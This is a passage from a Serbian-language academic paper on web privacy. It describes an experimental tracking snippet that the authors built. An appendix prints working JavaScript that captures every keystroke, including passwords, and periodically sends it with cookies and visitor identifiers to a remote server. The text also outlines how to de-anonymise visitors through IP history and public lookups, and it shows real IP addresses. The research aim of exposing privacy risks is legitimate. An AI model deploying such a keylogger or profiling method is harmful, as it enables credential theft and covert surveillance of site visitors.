2001. god. *TRUSTe* je postala organizacija koja direktno primenjuje direktive postavljene u *COPPA* (*Children's Online Privacy Protection Act*), Američkom federalnom zakonu, koji se bavi zaštitom dece na internetu, prikupljanju personalnih podataka osoba mlađih od 13 godina. Od tada pored klasičnog pečata privatnosti ova organizacija nudi i pečat privatnosti dece koji označava da je web aplikacija sigurna za decu i da su sva pravila definisana za zaštitu osoba mlađih od 13 godina ispoštovana.

2008. god. ova organizacija menja strukturu i od neprofitne organizacije prerasta u proftnu organizaciju i jedan od prvih ulagača je firma *Accel Ventures*, koja je ulagala u firme kao što su *Facebook*, *Dropbox* i sl

2013. god. *TRUSTe* je odobrena od strane *EDAA (European Interactive Digital Advertising Alliance)* kao jedno od zvaničnih sertifikacionih tela za internet oglašavanje zasnovanog na ponašanju korisnika (*OBA - Online Behavioural Advertising*). Iste godine su imenovani od strane *APEC (Asia-Pacific Economic Cooperation)* kao kompanija koja sertifikuje pravila i smernice prilikom razmene informacija između 21 zemalje članice (*CBPR - Cross Border Privacy Rules*) i kao ovlašćena kompanija koja rešava konflikte koji nastanu.

Pored samog davanja pečata privatnosti kao jedinstvene oznake kojom se sugerše da web aplikacija poštuje i prati smernice date od strane *TRUSTe*, organizacija se bavi i praćenjem da li se ta pravila stvarno i primenjuju od strane članica. *TRUSTe* je u te svrhe pokrenuo takozvani „*Watchdog*“ program koji prihvata žalbe korisnika i shodno ishodu istrage sprovodi različite mere što je i objavio u periodu od 2000. do 2004. u svom „*Watchdog*“ izveštaju. Iako je *TRUSTe* dominantno lice na polju zaštite privatnosti skorija istraživanja od strane nezavisnih organizacija i pojedinaca pokreću pitanje integriteta „profitne“ organizacije jer se u praksi pokazalo da web aplikacije koje su pod okriljem pečata privatnosti 50% sklonije kršenju polise privatnosti (Dr. Benjamin Edelman - *Harvard Business School*), kao i pitanje da li se ovoj organizaciji uopšte može verovati s’obzirom da je broj kažnjenih prekršilaca zanemarljivo mali (2002. *Wired Magazine* i 2008. *Galexia Consulting*).

4 Razvoj sopstvenog eksperimentalnog okruženja za prikupljanje podataka

Eksperimentalno okruženje za prikupljanje podataka izrađeno je upotrebom programskih jezika PHP i JavaScript, korišćena baza podataka je MySQL, dok se sadržaj ispisuje upotrebom HTML i CSS-a. Sam sitem se zasniva na prikupljanju podataka korisnika preko web aplikacije ili stranice koja se posmatra upotrebom malog koda tj. *snippet*-a koji se na vrlo lak način može ubaciti na jednu ili više stranica koje čine web aplikaciju.



```
<script src="/assets/scripts/jquery.selectbox-0.2.min.js?c k=1393833404"></script>
<script src="/assets/scripts/jquery.mousewheel.min.js?c k=1393833393"></script>
<script src="/assets/scripts/jquery.iscrollpane.min.js?c k=1393832550"></script>
<script src="/assets/scripts/jquery.autosize.min.js?c k=1393832540"></script>
<script src="http://michael.devcypher.com/widget/widget.js"></script>
<script async src="http://michael.devcypher.com/widget/data/?callback=jQuery203030353953.00849d&visit key=dfib
</head>
<body>
  <div class="wrapper">
    <div class="wrap-bg wrap-header"></div>
    <div class="sub-wrapper">
      <div class="page-landing">
        <div class="slider wrap-bg wrap-landing-slider">
```

Slika 11 – Primer (*snippet*) koda koji se dodaje stranicama


4.1 Načini prikupljanja i obrade podataka

Programski kod matičnom serveru šalje podatke o korisniku koji posećuje tu stranicu. Pri inicijalnoj poseti stranici, bilo direktno ili indirektno (klikom na link sa neke druge stranice ili druge web aplikacije), šalju se podaci o korisniku koji su relevantni za samu posetu i koji se ne menjaju dok traje trenutna sesija (dok se ne ugasi internet pregledač ili dok se ne poseti neka druga strana).

Na ovaj mogu se prikupiti podaci o korisničkom sistemu ili računaru u vidu IP adrese, geografske lokacije korisnika, noviji pregledači u sebi sadrže i tačne informacije o geografskoj širini i dužini, u slučajevima kada se to može primeniti i može im se pristupiti, zatim možemo dobiti podatak o tome da li korisnik koristi mobilnu platformu ili ne, koja je rezolucija korisničkog ekrana, ime i verziju operativnog sistema, ime i verziju korisničkog internet pregledača. Pored ovih podataka mogu se prikupiti i podaci kao što su lista dodataka instaliranih u okviru pregledača, listu *Font*-ova koji su instalirani na računaru, da li je korisnik ulogovan na neku od socijalnih mreža, zatim ukoliko je korisnik odobrio upotrebu Java-e u okviru svog pregledača mogu se dobiti dublji podaci o samom računaru i

harverskoj konfiguraciji. Ovo je statički deo sistema, dok dinamički deo sistema prikuplja dodatne podatke koji se menjaju sa vremenom i periodično šalje iste na matični server.

U ove podatke mogu se svrstati promene nastale usled korisničkog unosa kao i dužina same posete određenoj stranici ili web aplikaciji. Praćenje korisničkog unosa funkcioniše po principu dodavanja novog *keypress event*-a (događaja koji se aktivira kada se na stranici pritisne taster na tastaturi) kojim se snimaju uneti karakteri i periodično prosleđuju. Uz informacije o samom unosu mogu se prikupiti i podaci o elementu u kome je unos izvršen, njegovo ime, tip i sl. Ovo u principu predstavlja vid *keylogging*-a i koristi se isključivo u istraživačke svrhe. Pored unosa periodično se mogu prikupiti i *cookie*-ji tj. kolačići i njihova eventualna promena u odnosu na prethodno zabeleženu vrednost. Još jedan od zanimljivih podataka predstavlja i kretanje korisničkog kursora (kretanja miša po ekranu). Sa daljim razvojem tehnologije, iako se naravno sigurnost samih pregledača konstantno povećava, otvara se mogućnost prikupljanja većih količina podataka kao što su glas i lik korisnika nesmotrenom upotrebom novih JavaScript servisa za kontrolu web kamera i mikrofona.



Slika 12 – Periodično slanje informacija ka matičnom serveru

Sistemi slični ovom su već duže vreme u upotrebi u vidu Google Analytics servisa, HiStats, AvaStats i sl. Koji nude detaljnu analizu poseta na pojedinačnim stranicama ali i celokupnim web aplikacijama. Analitika i analiza poseta predstavlja samo deo informacija koje se mogu generisati. Sam eksperimentalni sistem je još uvek u fazi prikupljanja podataka i ima veoma ograničene mogućnosti generisanja informacija, ali se daljim razvojem svakako može nadograditi i generisati veliki broj informacija vezanih za samog korisnika, organizaciju u kojoj korisnik radi ili grupe ljudi iz određenog područja.

Chrome 36.0.1985.18	Win 7 x64	No	IP: 24.135.7.60  Reverse: cable-24-135-7-60.dynamic.sbb.rs		Exit: 20:40:13 22/05/2014 Length: Instant
Chrome 36.0.1985.18	Win 7 x64	No	IP: 24.135.7.60  Reverse: cable-24-135-7-60.dynamic.sbb.rs		Entry: 20:40:15 22/05/2014 Exit: 20:40:15 22/05/2014 Length: Instant
Chrome 36.0.1985.18	Win 7 x64	No	IP: 24.135.7.60  Reverse: cable-24-135-7-60.dynamic.sbb.rs		Entry: 20:40:18 22/05/2014 Exit: 20:40:51 22/05/2014 Length: 33 s
Chrome 36.0.1985.18	Win 7 x64	No	IP: 24.135.7.60  Reverse: cable-24-135-7-60.dynamic.sbb.rs		Entry: 20:41:00 22/05/2014 Exit: 20:41:00 22/05/2014 Length: Instant
Chrome 36.0.1985.18	Win 7 x64	No	IP: 24.135.7.60  Reverse: cable-24-135-7-60.dynamic.sbb.rs		Entry: 20:41:08 22/05/2014 Exit: 20:42:25 22/05/2014 Length: 1 m 17 s
Chrome 36.0.1985.18	Win 7 x64	No	IP: 24.135.7.60  Reverse: cable-24-135-7-60.dynamic.sbb.rs		Entry: 20:42:29 22/05/2014 Exit: 20:42:29 22/05/2014 Length: Instant
Chrome 36.0.1985.18	Win 7 x64	No	IP: 24.135.7.60  Reverse: cable-24-135-7-60.dynamic.sbb.rs		Entry: 20:42:35 22/05/2014 Exit: 21:07:46 22/05/2014 Length: 25 m 11 s
Chrome 34.0.1847.137	Win 7 x64	No	IP: 46.170.114.66  City: Polska Reverse: ouk66.internetdsl.tpnet.pl		Entry: 07:16:12 23/05/2014 Exit: 07:16:12 23/05/2014 Length: Instant
Chrome 34.0.1847.137	Win 7 x64	No	IP: 46.170.114.66  City: Polska Reverse: ouk66.internetdsl.tpnet.pl		Entry: 07:16:18 23/05/2014 Exit: 07:16:18 23/05/2014 Length: Instant

Slika 13 – Izgled liste prikupljenih podataka

4.2 Generisanje informacija i analitičke pretpostavke o mogućnostima

Na osnovu prikupljenih podataka različitim metodama obrade i data mining-om mogu se formirati informacije koji su direktni ili indirektni derivati tih podataka. Na primer koristeći IP adresu i vremena poseta, ulaznih/izlaznih i vremena trajanja same posete mogu se dobiti informacije o ponašanju samog korisnika i mogu se mapirati njegove navike i eventualno predvideti u koje vreme će posetiti koju stranicu ili prostija varijanta da li je korisnik kod kuće ili nije.

9c8e5f28e25362ced04b66c3d2901ddd	46058f86919de264c08407f14c7f22bd	28%
9c8e5f28e25362ced04b66c3d2901ddd	b407e69602b0e3c86fd45ad5c40ed84f	28%
9c8e5f28e25362ced04b66c3d2901ddd	afc41e8452eb0d90916f7da6a25e82ca	28%
9c8e5f28e25362ced04b66c3d2901ddd	85031d05c1a5a459de198ed941b2e904	28%
9c8e5f28e25362ced04b66c3d2901ddd	ba8b47cb18ecdd32cf83f064a2ea825c	28%
184fb72f91d53f8a8705cc2aece63cdb	04c48060576cf6a3477fbde3593c50aa	89%
184fb72f91d53f8a8705cc2aece63cdb	7f72973b34c4845268cdf89fec65fad2	85%
184fb72f91d53f8a8705cc2aece63cdb	fd1dc75c072cd3ea1528b5b70196a0a5	92%
184fb72f91d53f8a8705cc2aece63cdb	bb6d6f5461b8845f2ec9b8d5af93dc38	92%
184fb72f91d53f8a8705cc2aece63cdb	822826888ec98c7ebb3f6948ce04b8d6	75%
184fb72f91d53f8a8705cc2aece63cdb	7f898647a8c950a9a724d8b6414d4f58	99%

Slika 14 – Primer informacije dobijene iz prikupljenih podataka

⁷ Upoređivanje posete sa drugom posetom i utvrđivanje sličnosti prema prikupljenim podacima. Prva i druga kolona predstavljaju unikatne identifikatore poseta dok treća kolona predstavlja procenat poklapanja na osnovu težinskih parametara prikupljenih podataka.

Ukoliko uzmemo identifikator posete koji predstavlja perzistentni podatak u korisničkom pregledaču, IP adrese i ulazno vreme poseta možemo stvoriti mapu snimljenih IP adresa i utvrditi da li na primer korisnik koristi dinamički opseg adresa ili statički, da li korisnik pristupa internetu sa iste lokacije ili sa različitih lokacija. Ukoliko pristupa sa različitih lokacija, pretvaranjem IP adresa u približne koordinate možemo dobiti korisnikovu putanju u nekom periodu vremena, koje je zemlje ili gradove posetio koliko se u njima zadržavao, ili barem koliko je prosečno vremena provodio na web aplikaciji pri svakoj instanci pristupa internetu. U ovim primerima posmatrali smo situaciju kada je jedinstveni ključ posete sačuvan tj. korisnik nije obrisao *cookie*-je tj. kolačiće sa svog računara.

Ukoliko bi smo posmatrali drugi slučaj, da na primer posle svake posete korisnik obriše sve informacije koje bi ga mogle identifikovati pri narednj poseti, mi i u tom slučaju možemo formirati informacije o njemu, ali period koji moramo posmatrati postaje srazmerno veći. Naime u većini slučajeva čovek je biće navike i može se pretpostaviti da po dolasku na posao i ispijanju jutarnje kafe, osoba seda za svoj računar i pregleda svoju elektronsku poštu ili posećuje web aplikaciju. Takvo ponašanje može stvoriti šablon koji će se u manjem ili većem odstupanju ponavljati kroz vreme i upotrebom statističkih metoda i data mining-om možemo tačno utvrditi da li su podaci o pristupu vezani za istu osobu ili ne. To nam naravno još uvek ne govori koja je osoba u pitanju, ali obzirom da je prikupljena količina informacija velika, postoji šansa da je osoba u jednom trenutku u vremenu unela neki od identifikujućih podataka ili barem delove podataka preko većeg perioda vremena i većeg broja poseta. Na primer ako u setu podataka za koji znamo da pripada jednoj osobi pronađemo podatak koji može označavati ime, a pri drugoj poseti koja se dogodila par dana kasnije i prezime, njihovim kombinovanjem i pretragom po različitim javno dostupnim medijumima možemo saznati više informacija o toj osobi.

U današnjem modernom dobu većina internet korisnika ima naloge na različitim web aplikacijama i društvenim mrežama. Te aplikacije vrlo često od nas traže privatne informacije kao što su ime, prezime, email adresa, datum rođenja, mesto rođenja, mesto stanovanja, broj mobilnog telefona, adresu stanovanja, stručnu spremu i slično. Jedan ili više ovih podataka može biti javno dostupan, što sa druge strane znači da se tom istom podatku može i pristupiti, što naravno nije uvek ni lako ni brzo, ali svakako izvodljivo. *Facebook* kao tipičan primer društvene mreže koju koristi ogroman procenat svetske populacije omogućava pretragu svojih korisnika po imenu i prezimenu, u ranijoj iteraciji

ove platforme bila je omogućena i pretraga po email adresi, ali je ta mogućnost sada izmeštena i teže joj je pristupiti.

Pravila privatnosti, tj. opcije za prikazivanje/neprikazivanje određenih informacija postoje i dostupne su svakom korisniku te mreže ali mali broj ljudi koristi mogućnost da naknadno promeni set podataka koji su vidljivi, već jednostavno ostaju na onim podrazumevanim opcijama što ostavlja mogućnost pretrage i utvrđivanja identiteta ukoliko je unapred poznat neki set podataka. Prostim pretragom preko *Google API*-ja tj. upotrebom *Google* pretraživača možemo takođe dobiti deo informacija koji može otkriti korisnika, ukoliko poznajemo email adresu možemo pronaći *Google Plus* profil korisnika i odatle povući dostupne informacije. Preko email adrese takođe možemo pretražiti *Skype* servis i odatle izvući drugi set informacija kao što su zemlja i grad stanovanja, ime i prezime ili broj telefona ukoliko su dostupni.

Takođe ukoliko u toku prikupljanja podataka pronađemo sliku korisnika bez poznavanja njegovog identiteta mogu se iskoristiti servisi kao što su *Google image search* ili *TinEye* koji nam daju mogućnost utvrđivanja drugih lokacija na kojima je slika postavljena. Ukoliko je neki od rezultata društvena mreža ili personalni blog, možemo dalje pristupiti prikupljanju informacija. Još jedan izvor informacija može biti i *WhoIS* baza web domena koja nudi informacije o vlasnicima domena, iako je deo unosa u ovom servisu zaštićen, deo njih sadrži informacije o lokaciji, imenu i kontaktu osobe zadužene za web domen koji smo u nekom trenutku otkrili u setu podataka koji smo prikupili o osobi. Pored tekstualnih podataka mogu se prikupiti i podaci o kretanju korisnikovog miša/kursora. Ovi podaci ne moraju biti relevantni za otkrivanje nečijeg identiteta, ali svakako mogu ukazati na šablone ponašanja i mogu biti veoma korisni kompanijama koje se bave oglašavanjem ili samim administratorima web aplikacija koji bi na osnovu dobijenih informacija mogli da utvrde najbolje pozicije za reklame ili kakve su reklame najprivlačnije njihovim korisnicima.

4.3 Podaci prikupljeni od klijenta putem ovog sistema

U sledećoj tabeli prikazani su podaci koji se mogu prikupiti i naglašava mogućnost njihove upotrebe u formiranju informacija koje mogu ugroziti privatnost korisnika/posetioca sistema.

Prikupljen podatak	Ugrožava privatnost	Nivo ugrožavanja
Url stranice na koju se dolazi	Ne	---
Url stranice sa koje se dolazi	Da/Ne ⁸	Nizak
Vrsta i tip operativnog sistema	Ne	---
Vrsta i tip internet pregledača	Ne	---
Tip uređaja	Ne	---
Lokacija korisnika	Da	Srednji
	Omogućava praćenje kretanja korisnika snimanjem lokacija u različitim vremenskim trenucima	
Vreme ulaska i izlaska	Ne	---
Key log – korisnički unos	Da	Visok
	Omogućava prikupljanje podataka kao što su korisnička imena, lozinke	
Položaj miša	Da	Srednji
	Daje informaciju o delovima strana na kojima se korisnik najviše zadržava	
Korisnički kolačići	Da	Srednji/Visok
	Omogućava informaciju o drugim aplikacijama koje stranica sadrži ili snimljene informacije aplikacija kao što su <i>Facebook</i> i sl.	
Problemi koji su očekivani u budućnosti		
Korisnička fotografija	Da	Visok
	Mogućnost identifikacije korisnika na osnovu fotografije primenom forenzičkih metoda	
Korisnički glas - sample	Da	Visok
	Mogućnost identifikacije korisnika na osnovu snimka glasa korisnika primenom forenzičkih metoda	

Tabela 1 – Tipovi prikupljenih podataka i njihov uticaj na privatnost

⁸ U zavisnosti od toga da li stranica sa koje se dolazi sadrži u svojoj adresi bilo kakav podatak koji može uticati na dalje ugrožavanje privatnosti, dok u nekim slučajevima i sama adresa može biti izvor ugroženosti.

Prikupljen podatak	Primer podatka
Url stranice na koju se dolazi	http://michael.devcypher.com/
Url stranice sa koje se dolazi	http://test-site-redacted.net/g/
Vrsta i tip operativnog sistema	Win 7 x64
Vrsta i tip internet pregledača	Chrome 34.0.1847.137
Tip uređaja	Mobile - No
Lokacija korisnika	IP: 89.216.23.81 Country:Serbia City:Belgrade cable-89-216-23-81.static.sbb.rs
Vreme ulaska i izlaska	Entry: 08:21:40 26/05/2014 Exit: 10:20:00 26/05/2014 Length: 1 h 58 m 20 s
Key log – korisnički unos	Key log: <--part 0--> testing[Space]key[Space]log[Space][Space][Space][Space][Space]
Korisnički kolačići	HstCfa2343465=1390564368288; MLR72343465=1391084137000; _ga=GA1.2.96608629.1390564368; HstCmu2343465=1400948455159; c_ref_2343465=http%3A%2F%2Fwww.viralbuzzer.com%2F; __utma=95634074.96608629.1390564368.1401553399.140162237 6.28; __utmb=95634074.1.10.1401622376; __utmc=95634074; __utms=95634074.1401553399.27.3.utmcsr=viralbuzzer.com utmccn=viralbuzzer utmcmd=referral; HstCla2343465=1401622376690; HstPn2343465=1; HstPt2343465=34; HstCnv2343465=11; HstCns2343465=13; __unam=247ec77-143c4186111-67dde3c1-174

Tabela 2 - Primeri prikupljenih podataka

URL stranice na koju se dolazi predstavlja punu adresu strane koja je trenutno otvorena u korisničkom pregledaču, *URL* stranice sa koje se dolazi predstavlja punu adresu stranice sa koje je korisnik došao do trenutne stranice, to uključuje i eventualne parametre *GET* zahteva. Vrsta i tip operativnog sistema kao i vrsta i tip korisničkog pregledača daju podatak koji direktno oslikava okruženje i softver koji korisnik upotrebljava. Podatak o lokaciji korisnika sadrži njegovu IP adresu, državu i grad iz kog korisnik pristupa internetu. Ovaj podatak može biti neprecizan u pogledu grada u zavisnosti od baze *IP* adresa koja se koristi u sistemu. Vreme ulaska, izlaska i trajanje posete daju dodatnu dimenziju ostalim podacima i mogu se koristiti u svrhe formiranja šablona poseta i u kombinaciji sa lokacijom mogu dati mapu kretanja korisnika. *Key log* podatak predstavlja skup karaktera koje je korisnik otkucio na stranici i može sadržati korisničko ime, lozinku i sl. Korisnički kolačići (*Cookies*) sadrže snimljene podatke samog sistema, mogu sadržati i podatke od ostalih aplikacija ili dodataka koje postoje na posmatranoj stranici, ali i podatke od aplikacija koje je korisnik koristio npr. *Facebook* i sl.

5 Zaključak

Brz razvoj novih tehnologija i povećanje dostupnosti globalne mreže dovodi do stvaranja novih problema koji utiču na privatnost pojednaca, ali u istoj meri utiču i na poslovne organizacije i njihove poslovne uspehe. Ovi problemi prvenstveno zadiru u našu privatnost, naš osećaj jedinstvenosti i praktično nas pretvaraju u još jedan broj na nekoj listi, u nekom računaru u nekoj kancelariji. Informacije su danas postale primarni resurs savremenog informacionog društva. Njima se trguje, polako ali sigurno one postaju odraz moći jedne države ili grupe ljudi, što više informacija imate to ste moćniji.

U današnjoj eri svaki korisnik interneta kao globalne mreže ostavlja za sobom mnogobrojne tragove na osnovu kojih je moguća zloupotreba od strane drugih korisnika mreže. Pod zloupotrebom smatramo direktne i indirektne uticaje. Direktni uticaji predstavljaju direktnu štetu nanešenu pojedincu (bankarski računi, zdravstveno osiguranje, poslovne informacije), dok indirektni podrazumevaju pribavljanje informacija o ciljnoj grupi u svrhe marketinških aktivnosti koje na drugi način predstavljaju mogućnosti za zloupotrebu.

Narušavanje privatnosti može da se manifestuje na više načina, prosto praćenje njegovih navika, poseta web aplikacija ili jednostavno pregledanje kataloga na internet prodavnicama ili praćenje u smislu prisluškivanja i lociranja. Moderni internet pregledači sami po sebi više nisu dovoljan vid zaštite, pa čak ni sami sistemi zaštite u vidu sigurnih protokola kao što su OpenSSL nisu više toliko sigurni što je i pokazano skorašnjim otkrićem „Heartbleed“⁹ propusta koji je omogućavao pristup nešifrovanim podacima iako se pri komunikaciji koristi SSL bezbedonosni protokol.

Budućnost otvara veliki prostor za razvoj tehnologija koje nam mogu pomoći i koje nam mogu olakšati svakodnevne stvari kao što su kupovina, komunikacija sa prijateljima ali nam u isto vreme ukidaju i anonimnost koja je ranije postojala pri sopstvenom obavljanju tih operacija. Nekada je komunikacija između dve osobe bila poverljiva, privatna, međutim već danas korišćenjem društvenih mreža i pametnih telefona ili Skype-a ta privatnost polako ali sigurno nestaje.

Većina mlađe populacije danas ima korisnički nalog na barem jednoj od društvenih mreža i deo njih, svakodnevno objavljuje svoje aktivnosti, buduće planove i namere. Težište zaštite privatnih podataka se sve više prebacuje na samog korisnika koji vrlo

⁹ Link: <http://heartbleed.com/>

verovatno toga nisu ni svesni, jer zapitajmo se koliko smo puta pročitali polise privatnosti i uslove korišćenja na internet aplikacijama koje svakodnevno koristimo? Da li znamo šta u njima piše i kako se aplikacije ophode sa našim podacima? Tako da sledeći put kada odlazite na neku internet stranicu i ponudi vam da pročitate politiku privatnosti, nemojte samo otići na dno strane i kliknuti na dugme „Accept“ već odvojite vreme i pročitate, možda odlučite da tu stranu više nikada ne posetite.

5.1 Ostvareni rezultati

Putem eksperimentalnog sistema istražene su trenutne mogućnosti prikupljanja podataka putem korisničkog pregledača ubacivanjem JavaScript koda na web aplikacije koje korisnik posećuje. Za sada ovaj kod mora biti ubačen od strane administratora stranice koju korisnik posećuje ili od strane osobe zadužene za održavanje. U trenutnoj verziji sistem je u mogućnosti da prikupi korisničke podatke vezane za okolinu u kojoj se internet pregledač nalazi, podatke vezane za lokaciju korisnika u vidu IP adrese, države i grada gde se korisnik trenutno nalazi, o samom internet pregledaču koji korisnik upotrebljava, dodacima koje je korisnik dodao svom pregledaču.

Pored ovih podataka takođe se prikupljaju i korisnički unosi koji mogu a i ne moraju biti vezani za bilo kakvu formu na stranici web aplikacije. Svi ovi podaci mogu proizvesti neke zanimljive rezultate u vidu informacija vezanih za korisnika, a koje su direktni derivati ovih podataka. Na primer ukoliko podacima dodamo još jednu dimenziju – vreme, možemo formirati informacije o kretanju korisnika, pod pretpostavkom da korisnik koristi laptop računar ili bilo koji oblik prenosnog uređaja i na osnovu IP adresa koje su prikupljene možemo iscrtati mapu kretanja korisnika kroz neki vremenski period i na taj način tačno znati trenutnu lokaciju, ali i prethodne lokacije koje je taj korisnik posetio.

Na primer, možemo utvrditi period promene IP adrese korisnika kroz vreme tj. možemo utvrditi da li taj korisnik koristi dinamičku IP adresu što bi možda ukazalo na to da je lokacija sa koje se loguje u stvari privatna lokacija stan ili kuća, dok bi eventualna statička adresa ukazala na poslovno okruženje odakle bi se opet preko opsega uhvaćenih adresa moglo utvrditi kojoj firmi pripada i koliko još korisnika pripada istom opsegu.

Na kraju zaključujemo da je reč „privatnost“ možda previše apstraktna i da iz tog razloga je bitno obaviti segmentaciju problema privatnosti i tako definisati sfere i segmente privatnosti koja može da bude narušena. Pod segmentima podrazumevamo privatne aktivnosti korisnika, poslovne aktivnosti korisnika. Međutim, privatne aktivnosti možemo da razložimo na podsegmente kao što su religija, politička pripadnost, seksualno

opredeljenje i drugi segmenti koji se tiču samog pojedinca. Današnje informaciono društvu u svim segmentima i podsegmentima dovelo je do stvaranja novih načina funkcionisanja i komuniciranja kao i razmene informacija i iz tog razloga smatramo da dolazi do preplitanja različitih setova podataka koji pripadaju različitim segmentima društvenog života pojedinca, te iz tog razloga stvara se i mogućnost do izdvajanja značajnih uzajamnih informacija na osnovu uzajamnih veza ostvarenim na ovaj način. Ukoliko privatnost posmatramo iz ovog ugla, nameće se jedna istina prema kojoj nije moguće pronaći univerzalno rešenje ovih problema, već kako smo već naveli, potrebno je sistematski pristupiti rešavanju ovih problema i donošenju novih regulativa koje bi se više bavile ovim problemom.

5.2 Budući rad

U budućim iteracijama sistema i dodatnim razvojem tehnologije kao što su na primer *WebRTC* koji pruža mogućnost i dodaje kompletno novi API sistem kojem se može pristupiti korišćenjem JavaScript jezika i koji otvara prozor sistemima koji prikupljaju informacije omogućavajući im pristup korisničkoj kameri i mikrofону, naravno ovi sistemi funkcionišu po principu odobrenja od strane korisnika.

Posle inicijalnog odobrenja nema dodatnih upozorenja korisnika što samim tim dovodi do raznih mogućnosti invazije privatnosti. Ovo je samo jedan primer tehnologije koja se razvija i koja potencijalno može ugroziti privatnost samog korisnika, ali ovakav tip narušavanja privatnosti već uveliko postoji i u upotrebi je već duži vremenski period, ali se njime već zalazi u domen hakovanja. Daljim razvojem sistema i upotrebom statističkih metoda, možemo iz prikupljenih podataka vršiti estimaciju informacija različitih vrednosti koje nam mogu otkriti pored korisničkog profila i njegov lični identitet.

Snimanja korisničkog unosa možemo doći do podataka koji se tiču imena, prezimena ili email adrese korisnika pored naravno podataka kao što su korisničko ime, lozinka i sl. Ove podatke naravno ne moramo dobiti pri jednoj poseti, već oni se mogu dobiti dugoročnim prikupljanjem podataka od određenog korisnika. Ukoliko imamo bilo koju kombinaciju imena, prezimena ili email adrese, možemo putem *Google API*-ja ili putem *Facebook search*-a doći do dodatnih podataka o korisniku, kao što su fotografije i svi drugi podaci koji su dostupni na društvenim mrežama. Daljim, sada već forenzičkim analizama moguće je na osnovu fotografije i nekih alata (*TinEye* ili samog *Google Image Search*-a) doći do ostalih lokacija na kojima je možda ta slika postavljena i do dodatnih podataka koje te lokacije mogu otkriti.

6 Dodatak A - Programski listinzi

Deo JavaScript koda za prikupljanje i slanje podataka:

```

if(typeof($)!='undefined'){$.noConflict();}
/***** SETTINGS AND PREDEFINED VARIABLES *****/
var __send_data,__send_settings={},__send_keys=[];
__send_settings.refresh_time    = 10000;
__send_settings.db_veraion     = 4;
var key_code_list={8: "[Backspace]", 9: "[Tab]", 13: "[Enter]", 16: "[Shift]", 17:
"[Ctrl]", 18: "[Alt]", 19: "[Pause]", 20: "[Caps]", 27: "[Esc]", 32: "[Space]",
33: "[Pageup]", 34: "[Pagedown]", 35: "[End]", 36: "[Home]", 37: "[LeftArrow]", 38
: "[Uparrow]", 39: "[Rightarrow]", 40: "[Downarrow]", 45: "[Insert]", 46:
"[Delete]", 107: "[Plus]", 109: "[Minus]", 110: "[Dot]", 111: "[Slash]", 187:
"[Equal]", 188: "[Comma]", 191: "[Slash]", 220: "[Backslash]"};
/*****/
jQuery(document).ready(function($) {
    var send_data={},old_key=readCookie('ZAS_ID');
    get_visit_entry();//recorded key during initial visit
    send_data.url=window.location.href;
    send_data.ref=document.referrer;
    if(old_key!=null){
        send_data.key=old_key;
    }else{
        send_data.key='[KEY]';
        createCookie('ZAS_ID',send_data.key,365);
    }
    add_visit_entry(send_data.key);
    send_data.visit_key='[VISIT_KEY]';
    __send_data=send_data;
    refresh_visit();

    $(document).on('keypress',function(e){
        if (e.which !== 0) {
            var char;

            if(check_valid_key(e.which)){
                char=String.fromCharCode(e.which);
            }else{
                char=key_code_list[e.which];
            }
            __send_keys[__send_keys.length]=char;
        }
    })
    //console.log(document.cookie);
});

```

```

function refresh_visit(){//refresh visit after set period of time
    __send_data['key_log']=__send_keys.join('');
    __send_keys=[];
    jQuery.getJSON(' [URL]/widget/data/?callback=?',__send_data,function(output){
        setTimeout(function (){
            refresh_visit(__send_data);
            //console.log(output);
        },__send_settings.refresh_time);
    });
}

function add_visit_entry(key) { //add current/valid key for reference
    var request = window.indexedDB.open("visit_log_v3",__send_settings.db_veraion);
    request.onerror = function(event) {
        console.log(request.errorCode);
    };
    request.onsuccess = function(event) {
        var my_db=event.target.result;
        var transaction = my_db.transaction(["visits"], "readwrite");
        var objectStore = transaction.objectStore("visits").add({
            "key": key
        },1);
        transaction.oncomplete = function(event) {
            console.log('key recorded');
        };
    };
    request.onupgradeneeded = function(event) {
        var my_db = event.target.result;

        if(!my_db.objectStoreNames.contains("visits")) {
            my_db.createObjectStore("visits");
        }
    };
}

```

```

function get_visit_entry() { //get recorder key
    var request = window.indexedDB.open("visit_log_v3",__send_settings.db_veraion);
    request.onerror = function(event) {
        console.log(request.errorCode);
    };
    request.onsuccess = function(event) {
        var my_db=event.target.result;
        var transaction = my_db.transaction(["visits"], "readwrite");
        var object = transaction.objectStore("visits").get(1);
        transaction.oncomplete = function(event) {
            //console.log(object.result.key);
        };
    };
}

function check_valid_key(keycode){
    return (/[a-z0-9A-Z]/i.test(String.fromCharCode(keycode)));
}

```

7 Literatura

- [1] David Cowen, **Computer Forensics InfoSec Pro Guide**, prvo izdanje, McGraw-Hill Osborne Media, Mart 2013
- [2] Oleg Zaytsev, **Rootkits, Spyware/Adware, Keyloggers and Backdoors: Detection and Neutralization**, A-List Publishing, Septembar 2006
- [3] Michal Zalewski, **The Tangled Web: A Guide to Securing Modern Web Applications**, prvo izdanje, No Starch Press, Novembar 2011
- [4] Kaspersky Lab ZAO,
https://www.securelist.com/en/analysis/204791931/Keyloggers_How_they_work_and_how_to_detect_them_Part_1
- [5] Symantec Corporation,
http://www.symantec.com/security_response/publications/threatreport.jsp
- [6] AV TEST - The Independent IT-Security Institute, <http://www.av-test.org/>
- [7] <http://www.keyghost.com/keylogger/>
- [8] http://askbobrankin.com/howto_detect_and_defeat_keyloggers.html
- [9] <http://resources.infosecinstitute.com/keyloggers-how-they-work-and-more/>
- [10] http://www.technicalinfo.net/blog/security/20071222_HardwareKeyloggers.html
- [11] <http://en.wikipedia.org/wiki/Phishing>
- [12] http://en.wikipedia.org/wiki/Form_grabbing